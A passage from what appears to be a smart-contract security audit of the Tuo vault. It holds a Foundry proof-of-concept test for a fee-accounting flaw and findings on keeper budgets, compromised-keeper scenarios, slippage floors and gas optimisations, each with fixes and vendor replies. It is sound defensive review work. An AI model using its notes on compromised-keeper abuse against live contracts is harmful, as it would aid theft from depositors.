// quote measures a 7,500 NAV against the 5,000 stub rather than the real 7,500
assertApproxEqRel(feeCharged, (2_500e6 * 3_000) / 10_000, 0.01e18, "30% of the erased loss");

// And it is real value, claimable by the treasury
assertEq(_claimFees(), feeCharged, "swept to the fee recipient");
}

/// @dev Move both the mean and spot together: a sustained market move, not a
/// divergence, so no deviation gate is involved anywhere in this path
function _setWethPrice(int24 ticks) internal {
    int24 t = wethPool.token0() == address(weth) ? ticks : -ticks;

```

```

        wethPool.setTwapTick(t);
        wethPool.setSpotTick(t);
    }

    /// @dev Sell `amount` of the position's idle WETH at exactly the pool's mean tick, so
    ///      the swap is value-neutral and charges nothing against the keeper loss budget
    function _keeperSellWeth(uint256 id, uint256 amount) internal {
        (, int24 tick,,,,) = wethPool.slot0();
        uint256 out = PoolTwap.quoteToUsdcAtTick(tick, address(weth), address(usdc), amount);
        vm.prank(keeper);
        vault.swapIdle(
            id, address(weth), address(usdc), amount, 0, _swapData(address(weth), address(usdc),
                ↪ amount, out)
        );
    }
}

```

Run with: `forge test --match-path test/solace-pocs/BasisErasedByBelowBasisExit.t.sol -vvv`

Recommended Mitigation: If intentional acknowledge and explicitly document this so that there are no misunderstandings for users.

If not intentional when `navUsdc` is below `basisUsdc`, reduce the remaining basis by the gross value actually withdrawn rather than by the requested fraction, so the exited share's realized loss stays attributed to the remaining position.

`basisUsdc - min(basisUsdc, grossUsdc)` alone is correct for a partial exit and wrong for a closing one. At `sharesBps == 10_000` with `navUsdc` below basis, `PerformanceFee::quote` returns `grossUsdc == navUsdc`, so that expression leaves `basisUsdc - navUsdc` of basis standing on a position whose capital has been fully returned and whose NFT has just been burned. Branch the full exit out explicitly:

```

/// @param grossUsdc the gross value this withdrawal returns, from `quote`
function reducedBasis(uint256 basisUsdc, uint256 navUsdc, uint256 grossUsdc, uint16 sharesBps)
    internal
    pure
    returns (uint256)
{
    if (sharesBps == BPS) return 0;
    if (navUsdc < basisUsdc) return basisUsdc - grossUsdc;
    return basisUsdc - (basisUsdc * sharesBps) / BPS;
}

```

Above the mark `grossUsdc` is at least the pro-rata share, so the profitable case is unchanged. `reducedBasis` has one production call site, which must now pass `navUsdc` and `grossUsdc` alongside the share; `TuoVaultViews::previewWithdraw` calls `PerformanceFee::quote` rather than `reducedBasis` and needs no change. Re-check the high-water property across re-deposits after the change.

Tuo: Acknowledged; this is intentional and we have explicitly documented this in commit TODO.

7.4.2 `TuoVault::markBridgeInboundComplete` can write off Hyperliquid margin outside the documented keeper action budget

Description: README.md states that the six-function keeper surface is subject to the per-position action budget. The implementation only meters `TuoVault::swapIdle`, `mintLp`, `burnLp`, and `bridgeToHl`, as documented separately in AUDITOR-NOTE.md.

Most excluded calls only return funds to the vault or owner. However, `TuoVault::markBridgeInboundComplete` with `finalReturn == true` can clear the entire `hlMarginBridged` attribution while returning less than the outstanding amount, including zero, without consuming an action.

Impact: The documentation overstates the action budget's protection against a compromised keeper. A keeper can perform one unmetered write-off for an outstanding bridge, although repeating it requires another metered

bridgeToH1 call. This is therefore a documentation and threat-model discrepancy rather than an unbounded loss path.

Recommended Mitigation: Update README.md to state that the action budget applies only to swapIdle, mintLp, burnLp, and bridgeToH1. Document finalReturn as a trusted keeper attestation that may write off unrecovered Hyperliquid margin. Keep ordinary inbound returns and settleH1Claim unmetered so an exhausted action budget cannot delay the return of funds.

Tuo: Fixed in commits [ecb219d](#), [f618c33](#).

Cyfrin: Verified.

7.4.3 Apply mechanical Solidity conventions consistently

Description: These source locations use mechanically detectable conventions that differ from the audit's canonical Solidity style. At every cited location the mapping key parameter is already named in the source, so the delta at each row is the unnamed value parameter only, and the correction at each cited row is to name the value parameter rather than the key. Affected locations:

```
src/TuoVaultStorage.sol
83:      TuoVaultStorage - _positions - The mapping's value parameter is unnamed while its key
↳ parameter `nftId` is named.

src/TuoVaultStorage.sol
84:      TuoVaultStorage - _idle - Neither the outer nor the inner mapping names its value parameter,
↳ while both key parameters `nftId` and `token` are named.

src/TuoVaultStorage.sol
85:      TuoVaultStorage - _keeperBudget - The mapping's value parameter is unnamed while its key
↳ parameter `nftId` is named.

src/TuoVaultStorage.sol
86:      TuoVaultStorage - _products - The mapping's value parameter is unnamed while its key
↳ parameter `productCode` is named.

src/TuoVaultStorage.sol
91:      TuoVaultStorage - _allowedPools - The mapping's value parameter is unnamed while its key
↳ parameter `pool` is named.

src/TuoVaultStorage.sol
93:      TuoVaultStorage - _depositTokens - The mapping's value parameter is unnamed while its key
↳ parameter `token` is named.

src/TuoVaultStorage.sol
108:     TuoVaultStorage - isH1Operator - The mapping's value parameter is unnamed while its key
↳ parameter `operator` is named.

src/TuoVaultStorage.sol
119:     TuoVaultStorage - accruedTokenFees - The mapping's value parameter is unnamed while its key
↳ parameter `token` is named.
```

Recommended Mitigation: Apply only the correction named at each cited source location: name the unnamed mapping value parameter at each row, and at the nested _idle mapping the value parameters of both the inner and the outer mapping. The pinned compiler accepts a named value parameter on every row, struct-valued and nested alike, so all of them take the correction directly as written. On the two public rows the chosen name becomes the output name of the auto-generated getter in the ABI, which is the only externally visible effect of this change.

Tuo: Fixed in commit [2381d1d](#).

Cyfrin: Verified.

7.4.4 Remove unused Solidity named-return declarations

Description: These named returns are declared but never assigned, because every one of the functions below returns explicitly. The name therefore documents nothing the compiler enforces. It is absent from the bytecode in every case, but on the six external rows it is not absent from the generated ABI: those functions' outputs carry the declared names, and dropping the declaration turns each output name into the empty string. The four `PoolTwap` rows are internal and leave no trace anywhere. Affected locations:

```
src/TuoVaultAdmin.sol
24:      TuoVaultAdmin::claimFees - amountUsdc - Named return `amountUsdc` is never assigned.

src/TuoVaultAdmin.sol
33:      TuoVaultAdmin::claimTokenFees - amount - Named return `amount` is never assigned.

src/TuoVaultViews.sol
50:      TuoVaultViews::settlementNav - navUsdc - Named return `navUsdc` is never assigned.

src/TuoVaultViews.sol
60:      TuoVaultViews::previewWithdraw - feeUsdc - Named return `feeUsdc` is never assigned.

src/TuoVaultViews.sol
60:      TuoVaultViews::previewWithdraw - grossUsdc - Named return `grossUsdc` is never assigned.

src/TuoVaultViews.sol
60:      TuoVaultViews::previewWithdraw - netUsdc - Named return `netUsdc` is never assigned.

src/libraries/PoolTwap.sol
65:      PoolTwap::quoteToUsdc - usdcAmount - Named return `usdcAmount` is never assigned.

src/libraries/PoolTwap.sol
81:      PoolTwap::quoteFromUsdc - tokenAmount - Named return `tokenAmount` is never assigned.

src/libraries/PoolTwap.sol
98:      PoolTwap::quoteToUsdcAtTick - usdcAmount - Named return `usdcAmount` is never assigned.

src/libraries/PoolTwap.sol
114:     PoolTwap::quoteFromUsdcAtTick - tokenAmount - Named return `tokenAmount` is never assigned.
```

Recommended Mitigation: Omit the name and keep the type, after checking that no ABI consumer or documentation generator depends on the declared output name.

The `ITuoVault` import in `TuoVault`, `TuoVaultAdmin` and `TuoVaultViews` is reported as unused by static analysis but must be kept: it is the resolution target for the `@inheritdoc` `ITuoVault` tags those three units carry, 33 of them in total, and Solidity import scoping is not transitive. Removing the import fails compilation with Documentation tag `@inheritdoc` references inexistent contract `"ITuoVault"`.

Tuo: Fixed in commit [f1e1b8f](#).

Cyfrin: Verified.

7.4.5 `TuoConstants::MIN_HL_BRIDGE_USDC` is an absolute floor with position-wide withdrawal consequences

Description: Every successful `TuoVault::bridgeToHl` call consumes one keeper action but does not charge the measured-loss budget, regardless of the amount bridged. Any such call also sets `hlMarginBridged` above zero, causing ordinary settlement to revert until the margin returns and making `TuoVault::emergencyWithdraw` subject to a request, the 24-hour delay, and the Hyperliquid claim lifecycle. Because `bridgeToHl` reverts while a withdrawal request is pending, this state can only be introduced before the owner's request is mined.

`TuoConstants::MIN_HL_BRIDGE_USDC` is an absolute 100 USDC floor. This is 0.4% of the launch per-position cap and 4% of the minimum deposit, yet it activates the same outstanding-margin rules as a full-sized hedge for the

same keeper cost. This is consistent with the current absolute-minimum design, but it is an important consequence of a parameter that remains pending sign-off.

Impact: Increasing the minimum does not make deliberate delay-arming more expensive for a compromised keeper because the transaction uses the owner's capital and always costs one metered action. It only increases the amount of owner capital moved off-chain and potentially represented by a claim.

The 100 USDC value should therefore be treated as an operational minimum rather than a position-relative anti-grief bound. Post-emergency Hyperliquid claim accounting is covered in a separate finding.

Recommended Mitigation: Confirm that 100 USDC is the intended absolute minimum based on the operational requirements of the Hyperliquid bridge. Document why outstanding margin introduces the 24-hour emergency-withdrawal delay and state consistently that every successful bridge activates the outstanding-margin withdrawal rules.

Align the implementation comment, the public `BelowMinHlBridge` documentation, and the auditor documentation with wording such as:

```
// Reject bridge operations below the absolute operational minimum. Any
// successful bridge intentionally activates the outstanding-margin rules.
```

Do not increase the minimum as a mitigation for hostile-keeper delay-arming; it does not increase the keeper's cost and moves more of the owner's capital into the affected lifecycle.

Tuo: Fixed in commit [37eefd4](#).

Cyfrin: Verified.

7.4.6 `TuoVaultViews::_keeperLossCeiling` bounds measured loss against total basis rather than the on-chain allocation

Description: `TuoVaultViews::_keeperLossCeiling` limits measured keeper loss to 150 bps of `basisUsdc`. `TuoVault::swapIdle` is the only action charged against this ceiling, but it can act only on the position's on-chain balances. Bridging margin therefore reduces the capital reachable by `swapIdle` without reducing the basis-sized ceiling.

Assuming the separately reported spot-versus-TWAP loss-measurement defect is fixed, the current 50-bps swap floor and a fully regenerated ten-action budget permit at most approximately $1 - 0.995^{10} = 4.889\%$ measured loss from the on-chain allocation. The basis-sized ceiling equals $1.5\% / (1 - \text{hedgeRatio})$ of that allocation and crosses the action-side bound at approximately a 69.3% hedge ratio.

For BP Core at its 50% hedge limit, the 375 USDC ceiling on a 25,000 USDC basis equals 3% of the 12,500 USDC on-chain allocation and binds before the action-side limit. For DH Standalone at its 90% hedge limit, the same ceiling nominally equals 15% of the 2,500 USDC allocation, but the action and floor controls bind first at approximately 122 USDC, or 4.889%.

Impact: The implementation enforces the documented limit of 150 bps of total basis and does not increase absolute full-position exposure as the hedge ratio rises. However, it does not provide a uniform loss rate for the on-chain allocation, and which keeper control binds depends on the product's hedge ratio.

Changing the keeper swap tolerance also changes this relationship. Above approximately 161 bps per swap, the basis-sized ceiling becomes the binding control for a position hedged at 90%, permitting measured loss up to 15% of its on-chain allocation from a fully regenerated budget. This calculation assumes the spot-versus-TWAP measurement correction is applied; without it, the configured floor does not reliably bound actual loss.

Recommended Mitigation: Confirm whether the keeper-loss policy is intended to bound loss relative to total position basis or the on-chain allocation. If total basis is intended, retain the implementation and document the effective BP Core and DH Standalone ratios, including how they change with the keeper swap tolerance.

If the policy is intended to protect the on-chain allocation, specify how that allocation should account for token and LP profit or loss before changing the denominator. Do not assume that `basisUsdc - hlMarginBridged` is current on-chain value. Coordinate any denominator change with the separate spot-versus-TWAP loss-measurement correction and the proposed keeper-only swap-tolerance change.

Tuo: Fixed in commit [fa24fd9](#).

Cyfrin: Verified.

7.4.7 TuoVault has no fast circuit breaker for compromised keeper actions

Description: `TuoVault::pauseDeposits` is the entire PAUSER_ROLE surface. The pause is read only by `TuoVault::deposit`; it does not stop any keeper-authorized position mutation.

This behavior is deliberate and documented: a compromised keeper is stopped by the treasury Safe revoking KEEPER_ROLE. However, that makes the time required to detect the compromise and collect the required Safe signatures the protocol's only response window. The deposit pause prevents additional capital from becoming exposed but cannot protect existing positions during that interval.

Impact: Until the treasury revokes KEEPER_ROLE, a compromised keeper retains its bounded authority over every position. The action and measured-loss budgets limit each position independently, but there is no fast global circuit breaker for the keeper surface. This is an incident-response tradeoff rather than a violation of the documented access model.

Recommended Mitigation: Confirm that the expected detection and treasury-signature latency is acceptable. If it is, document the response target and acknowledge this residual risk.

If a faster response is required, add a separate keeper freeze that PAUSER_ROLE may activate but only TREASURY_ROLE may clear. Apply it to `swapIdle`, `mintLp`, `burnLp`, `bridgeToH1`, and `markBridgeInboundComplete`, while leaving `requestWithdraw`, `withdraw`, `emergencyWithdraw`, and `settleH1Claim` available. Do not make the freeze expire automatically, as keeper access could resume before the treasury has revoked the compromised key.

This expands the pauser's availability power: a compromised pauser could force owners who need keeper preparation onto `emergencyWithdraw` until the treasury clears the freeze. Tuo should accept that tradeoff explicitly before adding the control.

Tuo: Acknowledged.

7.4.8 TuoVault::deposit omits a vault-derived floor for priced tokens, leaving entry protection entirely to frontend parameters

Description: `TuoVault::deposit` passes `minUsdcOut` directly to the swap router. For WETH and WBTC, the vault has valuation pools from which it can derive a TWAP-based minimum, but it does not apply one. A zero or otherwise unsafe frontend-provided bound can therefore accept severe slippage as long as at least `MIN_DEPOSIT_USDC` is returned.

`TuoVault::withdraw` applies the larger of the owner's bound and a vault-derived floor specifically to protect against unsafe frontend parameters. ARB, DAI, and USDC.e lack valuation pools, but this only requires the entry floor to be conditional rather than absent for priced tokens.

Impact: The depositor must sign the parameters, and the resulting position correctly records the USDC received, so there is no unauthorized transfer or accounting divergence. However, priced-token deposits lack the defense-in-depth already applied on exit. `MIN_DEPOSIT_USDC` rejects outputs below 2,500 USDC but does not bound relative or absolute slippage because input value is uncapped.

Recommended Mitigation: For deposit tokens with a valuation pool, enforce the larger of `minUsdcOut` and a vault-derived TWAP floor. Continue relying on the caller's bound for poolless tokens.

Reusing `TuoVaultViews::_twapLeg` also applies the deviation gate, so priced-token deposits will revert while spot is outside the permitted TWAP band. This is the liveness tradeoff of applying the stronger protection.

Tuo: Acknowledged.

7.4.9 TuoVault rejects the configured WBTC/USDC pool because its oracle capacity is below the constructor minimum

Description: `HelperConfig::_arbitrumOne` configures the WBTC/USDC 0.05% pool, while the `TuoVault` constructor requires every allowlisted pool's `observationCardinalityNext` to be at least `TuoConstants::MIN_OBSERVATION_CARDINALITY`, which is 2,000.

At Arbitrum One blocks 503571936 and 504074187, the configured pool reports `observationCardinality = 1000` and `observationCardinalityNext = 1000`. Its retained history spans more than the required 30-minute window and `observe` succeeds, but construction still reverts with `PoolOracleTooShallow`.

`observationCardinalityNext` remains relevant because it bounds the ring's future capacity. Current readiness is a separate property that the official deployment script already checks by calling `observe` over the exact window after construction. Replacing the target with `observationCardinality` would not improve that check because the live cardinality can encompass uninitialized slots immediately after the ring expands.

Impact: The configured Arbitrum One deployment cannot complete until the WBTC/USDC pool's target cardinality is raised or the constructor threshold is changed. The failure occurs during deployment, before funds can be deposited.

Recommended Mitigation: Before deployment, call the pool's permissionless `increaseObservationCardinalityNext(2000)`. The existing 1,000-slot history already spans the required window, so the deployment script's subsequent `observe` probe can confirm current readiness without waiting for all 2,000 slots to fill.

If deployments that bypass the official script must be self-validating, move the same `observe` probe into the constructor while retaining the `observationCardinalityNext` capacity check.

Tuo: Fixed in commit [d9328a0](#).

Cyfrin: Verified.

7.4.10 TuoVault::burnLp can reject honest dust LPs when integer quantization exceeds its relative value tolerance

Description: `TuoVault::burnLp` derives its minimum principal value from the LP composition at the TWAP mean tick. `TuoVault::_closeLp` instead receives the principal calculated at spot and values it at that same mean tick.

In continuous arithmetic, the spot composition valued at the mean is always worth at least the composition calculated directly at the mean, so market movement cannot violate the 99.5% floor. At dust scale, however, the token-amount and quote calculations floor independently and their fixed-unit residues can exceed the relative tolerance.

For the WBTC/USDC pool, consider mean tick 66,000, spot tick 65,900, range [65,800, 66,000], and liquidity 14. This valid minimum-width position can be minted from 1 raw WBTC unit and 2 raw USDC units. At the mean, its expected composition is worth 3 raw USDC units and produces a floor of 2. At spot, `decreaseLiquidity` returns 0 raw WBTC units and 1 raw USDC unit, causing `_closeLp` to revert `LpValueBelowFloor(1, 2)` before collecting or closing the LP.

Impact: While the false positive persists, the keeper cannot complete the normal LP unwind, so an ordinary full withdrawal remains unavailable. A later market state can make the burn pass; the keeper may then need to convert any non-USDC proceeds before the ordinary close. The owner retains the in-kind `emergencyWithdraw` path throughout because it closes LPs with a zero floor.

The affected values are negligible. A conservative bound is approximately \$0.15 of LP value for WBTC/USDC and \$0.0004 for WETH/USDC; at realistic position sizes, the 50-bps tolerance dominates the fixed-unit quantization residue.

Recommended Mitigation: Treat this as a dust exception. Either skip the comparison below a conservative threshold sized from the complete per-leg and conversion residue, or derive the expected principal from the exact live `sqrtpPriceX96` used by `decreaseLiquidity` and include a small absolute rounding tolerance.

Document that the floor checks position-manager execution integrity rather than protecting against market-price movement. If the relative floor is changed to use ceiling division, retain an absolute dust tolerance because that

change can widen the false-positive boundary by at most one raw USDC unit.

Tuo: Fixed in commit [3318995](#).

Cyfrin: Verified.

7.4.11 `TuoVaultAdmin::setFeeRecipient` accepts protocol-owned sink addresses, permanently orphaning claimed fees

Description: `TuoVaultAdmin::setFeeRecipient` rejects `address(0)` but accepts the vault, its position NFT, and its swap router. `TuoVaultAdmin::_claimFees` clears `accruedTokenFees[token]` before transferring the claimed amount to the configured recipient.

When the vault is the recipient, the self-transfer leaves its token balance unchanged while clearing the fee attribution. The balance becomes a permanent surplus outside both position idle balances and `accruedTokenFees`. When the NFT or router is the recipient, the tokens leave the vault but remain trapped because neither contract exposes a recovery function. The router's balance-delta accounting also excludes pre-existing balances, so later swaps cannot recover tokens sent there.

Impact: A treasury configuration error can permanently orphan the entire accrued fee balance for a token. Selecting the vault also breaks the documented identity between its token balance and attributed position balances plus accrued fees. This affects Tuo's revenue only; no unprivileged caller can trigger the configuration change and no customer balance is debited.

Recommended Mitigation: Reject `address(this)`, `address(NFT)`, and `address(SWAP_ROUTER)` in `setFeeRecipient`, alongside the existing zero-address check.

Tuo: Fixed in commit [06c252c](#).

Cyfrin: Verified.

7.4.12 `TuoVaultViews::keeperBudgetOf` returns a mixed action-and-loss snapshot during a keeper swap callback

Description: `TuoVault::swapIdle` calls `_consumeKeeperAction` before routing the swap but does not call `_chargeKeeperLoss` until after the external aggregator returns. During the aggregator call, a callback can therefore read `TuoVaultViews::keeperBudgetOf` while the vault's reentrancy guard is entered because this view does not call `_noReentrantRead`.

The returned `actionsUsed` already includes the current swap, while `lossUsdcUsed` does not yet include that swap's eventual loss. A successful loss-making swap therefore exposes a mixed snapshot that is never observable once the transaction completes. Break-even and profitable swaps do not produce the discrepancy because `_chargeKeeperLoss` makes no subsequent write for them.

The vault's other unguarded getters do not expose an analogous mixed value during an aggregator callback: depending on the path, they return either the complete pre-call state or values that are already final for the transaction.

Impact: Vault accounting does not consume `keeperBudgetOf`, so this does not cause protocol loss. However, a callback integration can persist a budget tuple that understates consumed loss and overstates the position's remaining loss capacity relative to the completed keeper action.

Recommended Mitigation: Call `_noReentrantRead()` from `keeperBudgetOf` so the combined action-and-loss snapshot cannot be read while a keeper operation is still updating it. The unrelated getters should remain unchanged unless a separate inconsistent read is demonstrated.

Tuo: Fixed in commit [0b0d516](#).

Cyfrin: Verified.

7.4.13 `TuoVaultViews::keeperActionsToday` and `keeperBudgetOf` overstate remaining keeper-action capacity after partial regeneration

Description: The keeper action budget uses `KEEPER_ACTION_UNIT`-scaled units that regenerate continuously, while `TuoVaultViews::keeperActionsToday` and the `actionsUsed` field returned by `keeperBudgetOf` divide those units by `KEEPER_ACTION_UNIT` and round down. The admission check instead adds one complete action unit to the unrounded balance before comparing it with `MAX_KEEPER_ACTION_UNITS`.

For example, nine actions followed by one hour of regeneration leave 8,583,334 units. Both views report eight actions used, which suggests that two complete actions remain available. The next action succeeds and raises the balance to 9,583,334, but a second action would raise it above 10,000,000 and reverts with `KeeperRateLimitExceeded`.

Impact: The vault enforces the action limit correctly. However, monitoring or keeper scheduling that derives remaining capacity from either public view can overestimate the number of admissible calls by one and submit an avoidably reverting transaction.

Recommended Mitigation: Use ceiling division when returning the number of whole action slots currently occupied, so subtracting that value from `MAX_KEEPER_ACTIONS_PER_WINDOW` yields the number of complete calls that remain admissible. Alternatively, expose the raw unit balance and document how consumers should calculate remaining capacity. If the existing floored values are retained for compatibility, document that they represent only the whole action-equivalent portion of the decayed balance and cannot be used to determine call headroom.

Tuo: Fixed in commit [8dfb651](#).

Cyfrin: Verified.

7.4.14 `TuoVault` omits its pool-token registry from both the ABI and event stream

Description: `TuoVault` constructs three related registries from `InitConfig.pools`: every configured pool is added to `_allowedPools`, the first pool seen for each non-USDC token becomes its `_valuationPools` entry, and that token is appended to `_poolTokens`. None of this configuration is emitted, and `_poolTokens` has no enumerable getter. `isPoolAllowlisted` and `valuationPoolOf` can only test addresses a caller already knows.

This also leaves the event-only position projection incomplete. `LpMinted` identifies the pool and reports `amount0` and `amount1`, while `LpBurned` reports the corresponding principal and fee amounts. The vault event stream does not identify which tokens those ordered amounts represent. An indexer must obtain the pool's token metadata through an external call or carry the deployment configuration out of band, despite the interface stating that full position state is reconstructible from events alone.

Impact: There is no effect on vault accounting or custody. However, an event-only consumer cannot independently reconstruct per-token idle balances across LP mints and burns, and an on-chain integration cannot enumerate the token set that `idleValueUsdc` values and `emergencyWithdraw` pays. Such consumers must rely on external pool calls, deployment metadata, or raw storage inspection.

Recommended Mitigation: Emit a registration event for every allowed pool, including the pool, its non-USDC token, and whether that pool became the token's valuation pool. Emitting for every allowed pool is necessary because a later pool for an already registered token remains usable by `mintLp` even though it is not appended to `_poolTokens` or selected for valuation.

Also consider exposing the unique `_poolTokens` set through a count-and-index API or an array getter for on-chain and RPC consumers. The event supplies the event-only projection, while the getter supplies current-state enumeration.

Tuo: Fixed in commit [436dc23](#).

Cyfrin: Verified.

7.4.15 TuoVaultViews::_decayedBudget refills keeper budgets before the window expires so the counters do not enforce strict rolling limits

Description: AUDITOR-NOTE.md describes keeper limits as 10 actions and 150 bps of measured loss per rolling 24 hours, while section 9 also documents a leaky bucket with regeneration.

TuoVaultViews::_decayedBudget restores action capacity at a fixed rate and reduces recorded loss according to the stored loss and elapsed time. Capacity therefore becomes available before the activity that consumed it is 24 hours old. These counters do not enforce a maximum over every sliding 24 hour interval.

```
uint256 elapsed = block.timestamp - b.updatedAt;
uint256 unitRegen =
    (TuoConstants.MAX_KEEPER_ACTION_UNITS * elapsed)
    / TuoConstants.KEEPER_ACTION_WINDOW;
units = b.actionUnits > unitRegen ? b.actionUnits - unitRegen : 0;

uint256 lossRegen =
    (uint256(b.lossUsdc) * elapsed)
    / TuoConstants.KEEPER_LOSS_WINDOW;
loss = b.lossUsdc > lossRegen ? b.lossUsdc - lossRegen : 0;
```

TuoVault::_consumeKeeperAction accepts a new action whenever enough capacity has regenerated.

```
units += TuoConstants.KEEPER_ACTION_UNIT;
if (units > TuoConstants.MAX_KEEPER_ACTION_UNITS) {
    revert KeeperRateLimitExceeded(nftId);
}
```

Impact: The rolling-limit wording can overstate the protection users and monitoring systems expect. After consuming 10 actions, a keeper can consume one restored action every 2.4 hours. Because TuoVault::_consumeKeeperAction accepts a call that lands exactly on the ceiling, an opening burst of ten plus one call at each 2.4-hour step permits twenty actions in a closed 24-hour span and ten actions per day thereafter.

Measured-loss capacity behaves similarly. An opening 150-bps burst followed by ten 15-bps refills permits 300 bps inside a closed 24-hour span, then 150 bps of sustained daily refill. The separate statement that 150 bps per day compounds to approximately 36% in a month is also inaccurate because the ceiling is calculated from unchanged basisUsdc, not the shrinking position value. For an unhedged position where the loss ceiling binds, thirty daily refills represent 45% of the original basis, with a fully available opening burst potentially adding another 1.5%.

Recommended Mitigation: Document the limits as leaky-bucket capacity and refill rates rather than strict rolling-window totals. State the opening burst, the peak activity possible inside a closed 24-hour span, and the sustained refill rate for both counters.

Also replace the 36% compounding estimate with fixed-basis figures. Make clear that thirty daily loss-capacity refills equal 45% of original basis, plus any capacity already available at the beginning of the period, subject to the other keeper controls.

Tuo: Fixed in commit [bd743df](#).

Cyfrin: Verified.

7.4.16 AUDITOR-NOTE.md omits configured Arbitrum deposit tokens, obscuring poolless-token behavior

Description: The Arbitrum One configuration table in AUDITOR-NOTE.md lists only USDC, native ETH, WETH, and WBTC as deposit tokens. HelperConfig::_arbitrumOne additionally configures ARB, DAI, and USDC.e, all of which lack valuation pools.

The table therefore implies that every launch deposit token can be valued through a configured pool when three supported tokens cannot.

Impact: Reviewers may treat poolless-token behavior as hypothetical and underestimate risks in deposit and withdrawal paths whose vault-derived protections depend on a valuation pool. Runtime behavior is unaffected, but the primary review artifact does not describe the deployed configuration accurately.

Recommended Mitigation: Update the table to include ARB, DAI, and USDC.e, and distinguish deposit tokens with valuation pools from those that rely entirely on caller-provided swap bounds.

Tuo: Fixed in commit [80f370e](#).

Cyfrin: Verified.

7.5 Gas Optimization

7.5.1 Cache known storage values to prevent identical storage reads

Description: `TuoVaultViews::_settlementNav` indexes the same storage array element twice in one expression, and the optimizer does not fold the two into one load. Affected location:

```
src/TuoVaultViews.sol
213:         TuoVaultViews::_settlementNav - lps - The array element `lps[i]` is read twice in one
↳ expression; the second read reloads the same slot.
```

The project compiles with `via_ir` enabled, and the Yul optimizer already reuses a single load for repeated reads of the same slot, including across unrelated slot accesses in between. The packed-struct reads in `TuoVaultViews::_decayedBudget`, `getPosition` and in `TuoVault::emergencyWithdraw`, `bridgeToHl`, `settleHlClaim` each compile to one load that is reused through shifts and masks, so caching them by hand saves nothing. A dynamic-array index is the exception: each `lps[i]` goes through its own array-index helper carrying its own bounds check, and the optimizer does not common those up, so the element is loaded twice regardless of what else the expression touches.

Recommended Mitigation: Cache the element in a local before the call:

```
uint256 lpTokenId = lps[i];
nav += PositionValuation.valueLpUsdc(POSITION_MANAGER, lpPoolOf[lpTokenId], lpTokenId, address(USDC));
```

Tuo: Fixed in commit [2902e00](#).

Cyfrin: Verified.

7.5.2 Cache invariant storage-array lengths in loops

Description: This loop condition repeatedly reads a storage-array length even though the array and its length remain invariant in the loop. Affected location:

```
src/TuoVault.sol
284:         TuoVault::emergencyWithdraw - _poolTokens - Loop condition repeatedly reads
↳ `_poolTokens.length`; the array length is invariant for this loop.
```

`TuoVault::_removeLpToken` is the sibling that needs the same change: its scan over the position's `lpTokenIds` writes storage in the branch it takes, so the length is re-read on every iteration exactly as above, and the cached length is never consulted after the `pop` that precedes the `break`. The same pattern in `TuoVaultViews::_idleValueUsdc` and `TuoVaultViews::_settlementNav` needs no change: each body performs only static calls, so the Yul optimizer hoists the length load above the loop already. The loop above is not hoisted because its body writes storage and makes an external call, either of which forces the length to be re-read on every iteration.

Recommended Mitigation: At `TuoVault::emergencyWithdraw` and at `TuoVault::_removeLpToken`, read the array length into a local before the loop and compare the iterator against that local. Leave the `TuoVaultViews::_idleValueUsdc` and `TuoVaultViews::_settlementNav` loops unchanged: the optimizer already hoists those length loads, so caching them changes nothing.

Tuo: Fixed in commit [037b0f1](#).

Cyfrin: Verified.

7.5.3 Avoid materializing discarded low-level call returndata

Description: `TuoSwapRouter::swap` calls the allowlisted aggregator using `(bool ok,) = aggregator.call(data)`. Although the returned bytes are unused, the generated code copies any nonempty returndata into memory. This wastes gas proportional to the return size and permits oversized returndata to exhaust the caller's remaining gas.

```
(bool ok,) = aggregator.call(data);  
if (!ok) revert SwapCallFailed();
```

Recommended Mitigation: Use an assembly call with a zero-length output buffer. Because data is stored in calldata while EVM calls read their input from memory, copy the input to temporary memory first:

```
-      (bool ok,) = aggregator.call(data);  
+      bool ok;  
+      assembly ("memory-safe") {  
+          let ptr := mload(0x40)  
+          calldatacopy(ptr, data.offset, data.length)  
+          ok := call(gas(), aggregator, 0, ptr, data.length, 0, 0)  
+      }  
+      if (!ok) revert SwapCallFailed();
```

This preserves the calldata, forwarded gas, zero ETH value, and existing failure handling while avoiding the return-data copy.

Tuo: Acknowledged.

7.5.4 Use `ReentrancyGuardTransient` for faster nonReentrant modifiers

Description: Use `ReentrancyGuardTransient` for faster nonReentrant modifiers:

```
src/TuoVaultStorage.sol  
6:import {ReentrancyGuard} from "@openzeppelin/contracts/utils/ReentrancyGuard.sol";  
18:abstract contract TuoVaultStorage is ITuoVault, AccessControl, Pausable, ReentrancyGuard {  
  
src/TuoSwapRouter.sol  
6:import {ReentrancyGuard} from "@openzeppelin/contracts/utils/ReentrancyGuard.sol";  
20:contract TuoSwapRouter is ITuoSwapRouter, ReentrancyGuard {
```

Already available since:

- OpenZeppelin 5.6.1 is pinned
- foundry.toml targets cancun
- Arbitrum One supports TLOAD and TSTORE
- TuoVaultViews::_noReentrantRead still works since both guards expose `_reentrancyGuardEntered`

Measured: median 4,806 gas saved across the test suite, TuoVault runtime 22,492 to 22,477 bytes and initcode 35,326 to 35,235. All 341 tests pass unmodified.

Tuo: Fixed in commit [c2b1e6d](#).

Cyfrin: Verified.